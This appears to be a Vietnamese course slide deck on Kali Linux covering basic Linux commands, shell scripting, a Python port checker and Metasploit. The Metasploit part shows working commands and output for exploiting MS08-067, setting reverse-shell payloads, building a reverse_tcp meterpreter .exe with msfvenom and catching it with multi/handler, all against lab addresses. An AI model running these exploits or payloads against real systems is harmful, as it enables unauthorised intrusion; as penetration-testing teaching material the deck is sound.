SỬ DỤNG KALI LINUX

Nội dung

- Các lệnh cơ bản trên Linux
- Lập trình shell script
- Sử dụng Metasploit

1. Các lệnh trên Linux

Các lệnh cơ bản

Tên lệnh	Chức năng
man	Trợ giúp
ls	Liệt kệ nội dung thư mục
cd	Chuyển thư mục làm việc hiện hành
pwd	Xem đường dẫn thư mục hiện hành
mkdir	Tạo thư mực
rm	Xóa file hoặc thư mục
cp	Copy file/thư mục
mv	Di chuyền file/thư mục
touch	Tạo file

User

useradd	Tạo user
Chmod	Gán quyền cho file/thư mục
vi	Trình soạn thảo VI
grep	Lệnh tìm kiếm
awk	Lọc dữ liệu
ifconfig	Xem ip address
route	Xem bảng định tuyến
echo	
netstat	network connections, listening ports
crontab	Lập lịch

2. Lập trình trên Linux

Shell –Script

Python

a. Giới thiệu

Shell Script Là 1 chương trình bao gồm các chuỗi lệnh nhằm thực hiện một nhiệm vụ, chức năng nào đó.

Các loại shell thông dụng trên Unix/Linux:

- **sh (Shell Bourne):**
- **bash (Bourne Again Shell):**
- **Csh, tcsh và zsh:**

a) Giới thiệu (tt)

Cách viết shell script:

- Dùng lệnh vi/gedit để viết shell

⇒Nên dùng gedit để viết shell vì nó thể hiện màu sắc dể kiểm soát lỗi

- Thực thi script:
  - Gán quyền thực thi cho script
    - #chmod a+x ten_script
  - Thực thi
    - #./ten script

b) Cấu trúc một chương trình shell script

c) Biến trong shell

Trong linux shell thì có 2 kiểu biến:

- Biến hệ thống (system variable): được tạo bởi Linux. Kiểu biến này thường được viết bằng ký tự in hoa.
- Biến do người dùng định nghĩa.

  Cú pháp: tên biến=giá trị

Một số quy định về biến trong shell :

(1) Tên bắt đầu bằng ký tự hoặc dấu gạch chân (_).

(2) Không được có khoảng trắng trước và sau dấu bằng khi gán giá trị cho biến

(3) Biến có phân biệt chữ hoa chữ thường

(4) Bạn có thể khai báo một biến có giá trị NULL như sau :

var01= hoặc var01=””

*(5) Không dùng ?, * để đặt tên biến.*

c) Biến trong shell (tt)

- Để truy xuất giá trị biến, dùng cú pháp sau: $tên_biến

  ví dụ:

```
n=10

echo $n
```

d) Các lệnh trong shell script

Lệnh **echo:** Xuất nội dung ra màn hình

Ví dụ: vi bai1.sh

có nội dung như sau:

```
#!/bin/sh
# chuong trinh xuat ra man hinh mot chuoi
echo “chao cac ban”
```

Chạy chương trình:

#chmod a+x bai1.sh

#./bai1.sh

d) Các lệnh trong shell script (tt)

- Lệnh **read:** đọc một số hay chuỗi từ bàn phím
- Cấu trúc: **read tham_số**

Ví dụ:

read a

(*đọc một số hay chuỗi từ bàn phím và gán cho a)*

d) Các lệnh trong shell script (tt)

Tính toán trong Shell

- Sử dụng expr

  cú pháp expr op1 phép_toán op2

  Ví dụ

```
expr 1 + 3
expr 2 – 1
expr 10 / 2
expr 20 % 3
expr 10 \* 3
```

d) Các lệnh trong shell script (tt)

Tính toán trong Shell (tt)

- Sử dụng let
  Ví dụ :
  let “z=$z+3”
  let “z += 3”
  let “z=$m*$n”
- Sử dụng $((...))
  ví dụ :
  z=$((z+3))
  z=$(($m*$n))

Chú ý khi dùng dấu nháy

- “ : (Nháy kép) tất cả các ký tự đều không có ý nghĩa tính toán trừ / và $.
- ‘ : (Nháy đơn) những gì nằm trong dấu nháy đơn có ý nghĩa không đổi.
- ` : (Nháy ngược) thực thi lệnh.

d) Các lệnh trong shell script (tt)

Điều kiện:

- Nhận 1 trong 2 giá trị đúng hoặc sai
- Sử dụng trong các câu lệnh điều khiển (if, while, ..)
- Lệnh *test* hoặc []

Cấu trúc: test *dieu_kien* hoặc *[dieu_kien]*

d) Các lệnh trong shell script (tt)

Điều kiện (tt):

Kiểm tra điều kiện trên tập tin

-d file	*true* nếu file là thư mục
-e file	*true* nếu file tồn tại trên đĩa
-f file	*true* nếu file là tập tin thông thường
-g file	*true* nếu set-group-id được thiết lập trên file
-r file	*true* nếu file cho phép đọc
-s f ile	*true* nếu kích thước file khác 0
-u file	*true* nếu set-ser-id được áp đặt trên file
-w file	*true* nếu file cho phép ghi
-x file	*true* nếu file được phép thực thi

d) Các lệnh trong shell script (tt)

Điều kiện (tt):

So sánh chuỗi

So sánh	Kết quả
string1 = string2	*true* nếu 2 chuỗi bàng nhau (chính xác từng ký tự)
tring1 != string2	*true* nếu 2 chuỗi không bằng nhau
-n string1	*true* nếu string1 không rỗng
-z string1	*true* nếu string1 rỗng (chuỗi null)

d) Các lệnh trong shell script (tt)

Điều kiện (tt):

- Các toán tử so sánh số học
  -eq : bằng
  -ge : lớn hơn hoặc bằng
  -gt : lớn hơn
  -le : nhỏ hơn hoặc bằng
  -lt : nhỏ hơn
  -ne : khác

d) Các lệnh trong shell script (tt)

Lệnh if:

- Cấu trúc:

```
if condition
then
        statements
else
        statements
fi
```

d) Các lệnh trong shell script (tt)

Lệnh for:

- Cấu trúc:

for *variable* **in** *values*
do
statemens
done

d) Các lệnh trong shell script (tt)

Lệnh while

- Cú pháp:

while *condition* **do**
statements
done

- Nếu điều kiện đúng thì sẽ thực hiện vòng lặp

d) Các lệnh trong shell script (tt)

Lệnh until

- Cú pháp:

```
until condition
do
        statements
done
```

Nếu điều kiện đúng thì sẽ thoát khỏi vòng lặp

e) Tham số lệnh

- **Tham số lệnh:** Là tham số được truyền khi thực hiện script.

Ví dụ: ./bai2.sh phepcong 12 24

- $1, $2, $3 … : vị trí và nội dung của các tham số trên dòng lệnh theo thứ tự từ trái sang phải.
- $@, $*: danh sách tất cả các tham số trên dòng lệnh.

Thực hành

- **Bài 1:** Viết chương trình ping đến một dãy ip với số lượng gói ping 1gói/1 host. Dãy ip được nhập từ bàn phím với 3 octect đầu.

Ví dụ:

```
root@kali:~/# ./pingscript.sh 192.168.20
64 bytes from 192.168.20.1: icmp_req=1 ttl=255 time=4.86 ms
64 bytes from 192.168.20.2: icmp_req=1 ttl=128 time=68.4 ms
64 bytes from 192.168.20.8: icmp_req=1 ttl=64 time=43.1 ms
--snip--
```

Lập trình Python

```
#!/usr/bin/python

import socket

ip = raw_input("Enter the ip: ")

port = input("Enter the port: ")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

if s.connect_ex((ip, port)):

        print "Port", port, "is closed"

else:

        print "Port", port, "is open"
```

Lập trình Python

```
root@kali:~/# ./pythonscript.py
Enter the ip: 192.168.20.10
Enter the port: 80
Port 80 is open
```

3. Sử dụng Metasploit

- msfconsole
- msfcli

Metasploit

- Metasploit Là framework thuộc sở hữu của công ty bảo mật **Rapid7**
- Metasploit được xây dựng từ: Perl, sau đó được viết lại bằng Ruby
- Chứa các phần mềm phục vụ cho việc kiểm thử xâm nhập hệ thống

Sử dụng Metasploit


- Khởi động PostgreSQL database: dung để lưu trữ các công việc thực hiện

root@kali:~# service postgresql start

- Để sử dung metasploit ta có thể dùng các giao diện sau: msfconsole, Msfcli,

a. *msfconsole*

- *root@kali:~# msfconsole*



Sử dụng Metasploit

```
msf > ?

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
```

Sử dụng Metasploit

- Lệnh help để xem trợ giúp của một lệnh

Ví dụ:

msf> help route

Finding metasploit modules

- Microsoft Security Bulletin MS08-067

```
msf > search ms08-067
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                 Disclosure Date  Rank   Description
   ----                                 ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft
 Server Service Relative Path Stack Corruption
```

MS08_067

- Xem thông tin của module

msf> info exploit /windows/smb/ms08_067_netapi

- Sử dụng module ms08_067

msf> use exploit /windows/smb/ms08_067_netapi

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) >
```

MS08_067

- Setting module options (show options)

```
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOST                      yes       The target address
   RPORT     445              yes       The SMB service po
   SMBPIPE   BROWSER          yes       The pipe name to u


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

MS08_067

set <*option to set*> <*value to set it to*>

- RHOST: refers to the remote host we want to exploit

set RHOST 192.168.20.10.

- RPORT: refers to the remote port to attack (default 445)
- SMBPIPE: SMB pipes allow us to talk to Windows interprocess communication over a network (default: BROWSER)

MS08_067

- **Exploit Target:** Choose Automatic Targeting to tell Metasploit to fingerprint the SMB service and choose the appropriate target based on the results

msf>show targets

Payloads (or shellcode)

- A **payload:** đoạn code sử dụng trong exploit
- Khi một payload thích hợp được chọn, metasploit sẽ sử dụng một code để khai thác điểm yếu của hệ thống sau đó sẽ dụng payload này để chạy sau khi xâm nhập thành công.
- Xem các payload

show payoads

```
msf exploit(windows/smb/ms08_067_netapi) > show payloads
```

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:1334) at
2015-08-31 07:37:05 -0400

meterpreter >
```

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] Meterpreter session 1 closed.  Reason: User exit
msf  exploit(ms08_067_netapi) >
```

Các loại shell

- **Bind Shells:** máy mục tiêu (target machine) sẽ mở một command shell và lắng nghe trên 1 port. Máy của Attacker sẽ kết nối với máy mục tiêu thông qua port đó.
- **Reverse Shells:** Máy mục tiêu sẽ chủ động kết nối đến máy Attacker. Máy Attacker sẽ mở một local port và đợi kết nối từ máy mục tiêu

setting a Payload manually

msf exploit(ms08_067_netapi) > *set payload windows/shell_reverse_tcp*

msf exploit(ms08_067_netapi) > *show options*

```
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOST     192.168.20.10    yes       The target address
   RPORT     445              yes       Set the SMB service port
   SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
 ❶LHOST                       yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.20.9:4444 ❶
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX) ❷
[*] Attempting to trigger the vulnerability...
[*] Command shell session 2 opened (192.168.20.9:4444 -> 192.168.20.10:1374)
    at 2015-08-31 10:29:36 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

b. msfvemon

Msfvenom: bao gồm Msfpayload và Msfencode.

Được sử dụng để tạo ra các standalone payload

#msfvenom -l payloads

Sử dụng options:

–p để chọn 1 payload

--payload-options: xem các options của payload

#msfvenom -p windows/meterpreter/reverse_tcp --payload-options

msfvemon

- Xem định dạng có thể xuất ra của payload:

#msfvenom --help-formats

Tạo payload thực hiện kết nối đến Server Attacker có ip 192.168.20.9 với port 12345 với định dạng .exe

#msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=12345 -f exe > chapter4example.exe

Using the Multi/Handler Module

- Thiết lập handlers để bắt các kết nối từ máy mục tiêu Windows khi thực thi payload đọc hại của Attacker (*chapter4example.exe)*

msf > use multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp

msf exploit(handler) > show options

msf exploit(handler) > set LHOST 192.168.20.9

Using the Multi/Handler Module

LHOST => 192.168.20.9

msf exploit(handler) > set LPORT 12345

LPORT => 12345

msf exploit(handler) > exploit

Auxiliary module

- **auxiliary modules** được sử dụng để scanning, fuzzing, sniffing, …

msf > use scanner/smb/pipe_auditor

msf auxiliary(pipe_auditor) > show options

msf auxiliary(pipe_auditor) > set RHOSTS 192.168.20.10

RHOSTS => 192.168.20.10

```
msf  auxiliary(pipe_auditor) > exploit

[*] 192.168.20.10 - Pipes: \browser ❶
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(pipe_auditor) >
```